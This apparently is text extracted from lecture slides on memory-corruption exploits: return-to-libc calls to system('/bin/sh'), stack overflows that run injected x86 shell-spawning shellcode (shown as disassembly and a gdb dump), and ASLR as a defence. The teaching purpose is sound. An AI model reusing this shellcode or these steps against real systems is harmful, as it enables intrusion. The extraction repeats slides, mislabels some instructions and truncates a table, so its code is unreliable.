
- Let's overwrite
 - RET ADDR = addr of system()
 - ARG2 = "/bin/sh"



Calling System("/bin/sh")


- Let's overwrite
 - RET ADDR = addr of system()
 - ARG2 = "/bin/sh"

- When running system...



Calling Multiple Functions


- What if `system()` returns?
 - $ebp + 0x0 = \text{saved } ebp$
 - $ebp + 0x4 = \text{return address}$
- Return to BBBB
 - Can we change this?




Calling Multiple Functions

- `system("/bin/sh")`
- `printf("asdf")`


- We can run multiple functions!



Stack Buffer Overflow + Run Shellcode




Stack Buffer Overflow + Run Shellcode




```
0: 6a 32      push $0x32
2: 58         pop  %eax
3: cd 80     int  $0x80
5: 89 c3     mov  %eax,%ebx
7: 89 c1     mov  %eax,%ecx
9: 6a 47     push $0x47
b: 58         pop  %eax
c: cd 80     int  $0x80
e: 6a 0b     push $0xb
10: 58        pop  %eax
11: 99        cld
12: 89 d1     mov  %edx,%ecx
14: 52        push %edx
15: 68 6e 2f 73 68  push $0x68732f6e
1a: 68 2f 2f 62 69  push $0x69622f2f
1f: 89 e3     mov  %esp,%ebx
21: cd 80     int  $0x80
```

Stack Buffer Overflow + Run Shellcode




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0: 6a 32      push $0x32
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Stack Buffer Overflow + Run Shellcode



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Stack Buffer Overflow + Run Shellcode



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Stack Buffer Overflow + Run Shellcode



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1f: 89 e3     mov  %esp,%ebx
21: cd 80     int  $0x80
```

Stack Buffer Overflow + Run Shellcode

SHELLCODE
EEEE
DDDD
CCCC
BBBB
AAAA


```
0: 6a 32      push $0x32
2: 58        pop %eax
3: cd 80     int $0x80
5: 89 c3     mov %eax,%ebx
7: 89 c1     mov %eax,%ecx
9: 6a 47     push $0x47
b: 58        pop %eax
c: cd 80     int $0x80
e: 6a 0b     push $0xb
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11: 99       cld
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Stack Buffer Overflow + Run Shellcode



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11: 99       cld
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```


Stack Buffer Overflow + Run Shellcode



```
0: 6a 32      push  $0x32
2: 58        pop   %eax
3: cd 80     int   $0x80
5: 89 c3     mov   %eax,%ebx
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9: 6a 47     push  $0x47
b: 58        pop   %eax
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10: 58       pop   %eax
11: 99       cld
12: 89 d1     mov   %edx,%ecx
14: 52       push  %edx
15: 68 6e 2f 73 68  push  $0x68732f6e
1a: 68 2f 2f 62 69  push  $0x69622f2f
1f: 89 e3     mov   %esp,%ebx
21: cd 80     int   $0x80
```

We need to know where the shellcode is!

Stack B



```
gdb-peda$ x/100x 0xffffdf00
0xffffdf00: 0x676e656c 0x732f7365 0x6b636174 0x66766f2d
0xffffdf10: 0x6f6e2d6c 0x766e652d 0x74732f70 0x2d6b6361
0xffffdf20: 0x6c66766f 0x2d6f6e2d 0x70766e65 0x0032332d
0xffffdf30: 0x58326a90 0xc38980cd 0x476ac189 0x6a80cd58
0xffffdf40: 0x8999580b 0x6e6852d1 0x6868732f 0x69622f2f
0xffffdf50: 0x80cde389 0x45485400 0x49485420 0x41204452
0xffffdf60: 0x4d554752 0x20544e45 0x59204649 0x5720554f
0xffffdf70: 0x20544e41 0x50204f54 0x4d205455 0x0045524f
0xffffdf80: 0x2e637465 0x00000000 0x00000000 0x00000000
0xffffdf90: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffdfa0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffdfb0: 0x2f000000 0x656d6f68 0x62616c2f 0x65772f73
0xffffdfc0: 0x2f336b65 0x6c616863 0x676e656c 0x732f7365
0xffffdfd0: 0x6b636174 0x66766f2d 0x6f6e2d6c 0x766e652d
0xffffdfe0: 0x74732f70 0x2d6b6361 0x6c66766f 0x2d6f6e2d
0xffffdff0: 0x70766e65 0x0032332d 0x00000000 0x00000000
0xfffffe00: Cannot access memory at address 0xfffffe00
```

We need to know where the shellcode is!

```
14: 5c          push    %eax
15: 68 6e 2f 73 68  push    $0x68732f6e
1a: 68 2f 2f 62 69  push    $0x69622f2f
1f: 89 e3      mov     %esp,%ebx
21: cd 80      int     $0x80
```

Stack B

SHELLCODE
EEEE
DDDD
CCCC
BBBB
AAAA

```
gdb-peda$ x/100x 0xffffdf00
0xffffdf00: 0x676e656c 0x732f7365 0x6b636174 0x66766f2d
0xffffdf10: 0x6f6e2d6c 0x766e652d 0x74732f70 0x2d6b6361
0xffffdf20: 0x6c66766f 0x2d6f6e2d 0x70766e65 0x0032332d
0xffffdf30: 0x58326a90 0xc38980cd 0x476ac189 0x6a80cd58
0xffffdf40: 0x8999580b 0x6e6852d1 0x6868732f 0x69622f2f
0xffffdf50: 0x80cde389 0x45485400 0x49485420 0x41204452
0xffffdf60: 0x4d554752 0x20544e45 0x59204649 0x5720554f
0xffffdf70: 0x20544e41 0x50204f54 0x4d205455 0x0045524f
0xffffdf80: 0x2e637465 0x00000000 0x00000000 0x00000000
0xffffdf90: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffdfa0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffdfb0: 0x2f000000 0x656d6f68 0x62616c2f 0x65772f73
0xffffdfc0: 0x2f336b65 0x6c616863 0x676e656c 0x732f7365
0xffffdfd0: 0x6b636174 0x66766f2d 0x6f6e2d6c 0x766e652d
0xffffdfe0: 0x74732f70 0x2d6b6361 0x6c66766f 0x2d6f6e2d
0xffffdff0: 0x70766e65 0x0032332d 0x00000000 0x00000000
0xfffffe00: Cannot access memory at address 0xfffffe00
```

We need to know where the shellcode is!

```
14: 5c          push    %eax
15: 68 6e 2f 73 68  push    $0x68732f6e
1a: 68 2f 2f 62 69  push    $0x69622f2f
1f: 89 e3      mov     %esp,%ebx
21: cd 80     int     $0x80
```

Stack B

SHELLCODE
EEEE
DDDD
CCCC
BBBB
AAAA

```
gdb-peda$ x/100x 0xffffdf00
0xffffdf00: 0x676e656c 0x732f7365 0x6b636174 0x66766f2d
0xffffdf10: 0x6f6e2d6c 0x766e652d 0x74732f70 0x2d6b6361
0xffffdf20: 0x6c66766f 0x2d6f6e2d 0x70766e65 0x0032332d
0xffffdf30: 0x58326a90 0xc38980cd 0x476ac189 0x6a80cd58
0xffffdf40: 0x8999580b 0x6e6852d1 0x6868732f 0x69622f2f
0xffffdf50: 0x80cde389 0x45485400 0x49485420 0x41204452
0xffffdf60: 0x4d554752 0x20544e45 0x59204649 0x5720554f
0xffffdf70: 0x20544e41 0x50204f54 0x4d205455 0x0045524f
0xffffdf80: 0x2e637465 0x00000000 0x00000000 0x00000000
0xffffdf90: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffdfa0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffdfb0: 0x2f000000 0x656d6f68 0x62616c2f 0x65772f73
0xffffdfc0: 0x2f336b65 0x6c616863 0x676e656c 0x732f7365
0xffffdfd0: 0x6b636174 0x66766f2d 0x6f6e2d6c 0x766e652d
0xffffdfe0: 0x74732f70 0x2d6b6361 0x6c66766f 0x2d6f6e2d
0xffffdff0: 0x70766e65 0x0032332d 0x00000000 0x00000000
0xfffffe00: Cannot access memory at address 0xfffffe00
```

We need to know where the shellcode is!


```
14: 5c          push    %eax
15: 68 6e 2f 73 68  push    $0x68732f6e
1a: 68 2f 2f 62 69  push    $0x69622f2f
1f: 89 e3      mov     %esp,%ebx
21: cd 80     int     $0x80
```

Address Space Layout Randomization (ASLR)


Address Space Layout Randomization (ASLR)

- Attackers need to know which address to control (jump/overwrite)
 - Stack - shellcode
 - Library - system()
 - Heap – chunks metadata (will learn this later)
- Defense: let's randomize it!
 - Attackers do not know where to jump...
 - Win!

ASLR - History



ASLR: Randomize Addresses per Each Execution



```
$ ./aslr-check
Executing myself for five times
$ Address of stack: 0xbf943a70 heap 0x9913008 libc 0xb7e26670
Address of stack: 0xbfc76330 heap 0x973b008 libc 0xb7dd7670
Address of stack: 0xbfedeea0 heap 0x9716008 libc 0xb7e31670
Address of stack: 0xbf93d7d0 heap 0x9601008 libc 0xb7dcc670
Address of stack: 0xbfa9dd60 heap 0x9f7e008 libc 0xb7dbc670
```

How Random is the Address?

Space	Entropy	Chance
32bit stack	19 bits	1 in 524288
32bit heap	13 bits	1 in 8192
32bit library	10 bits	1 in 1024
64bit stack	30 bits	1 in 1G...
64bit heap	28 bits	1 in 128M
64bit library	28 bits	1 in 128M
64bit Windows	19 bits	1 in 524288

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Address of stack: 0xbfc76330 heap 0x973b008 libc 0xb7dd7670
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Address of stack: 0xbfa9dd60 heap 0x9f7e008 libc 0xb7dbc670
```

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Space	Entropy	Chance
32bit stack	19 bits	1 in 524288
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64bit library	28 bits	
64bit Windows	19 bits	

```
$ ./aslr-check
```

```
Executing myself for five times
```

```
$ Address of stack: 0xbf943a70 heap 0x9913008 libc 0xb7e26670  
Address of stack: 0xbf76330 heap 0x973b008 libc 0xb7dd7670  
Address of stack: 0xbfedeea0 heap 0x9716008 libc 0xb7e31670  
Address of stack: 0xbf93d7d0 heap 0x9601008 libc 0xb7dcc670  
Address of stack: 0xbfa9dd60 heap 0x9f7e008 libc 0xb7dbc670
```

```
[blue9057@blue9057-vm-ctf2 ~]$ cat /proc/self/maps | grep xp
```

```
00400000-0040c000 r-xp 00000000 08:01 3932184 /bin/cat  
7f344f41c000-7f344f5dc000 r-xp 00000000 08:01 6295166 /lib/x86_64-linux-gnu/libc-2.23.so  
7f344f7e6000-7f344f80c000 r-xp 00000000 08:01 6295164 /lib/x86_64-linux-gnu/ld-2.23.so  
7ffd5915e000-7ffd59160000 r-xp 00000000 00:00 0 [vdso]  
ffffffffffff600000-ffffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```


```
[blue9057@blue9057-vm-ctf2 ~]$ cat /proc/self/maps | grep xp
```

```
00400000-0040c000 r-xp 00000000 08:01 3932184 /bin/cat  
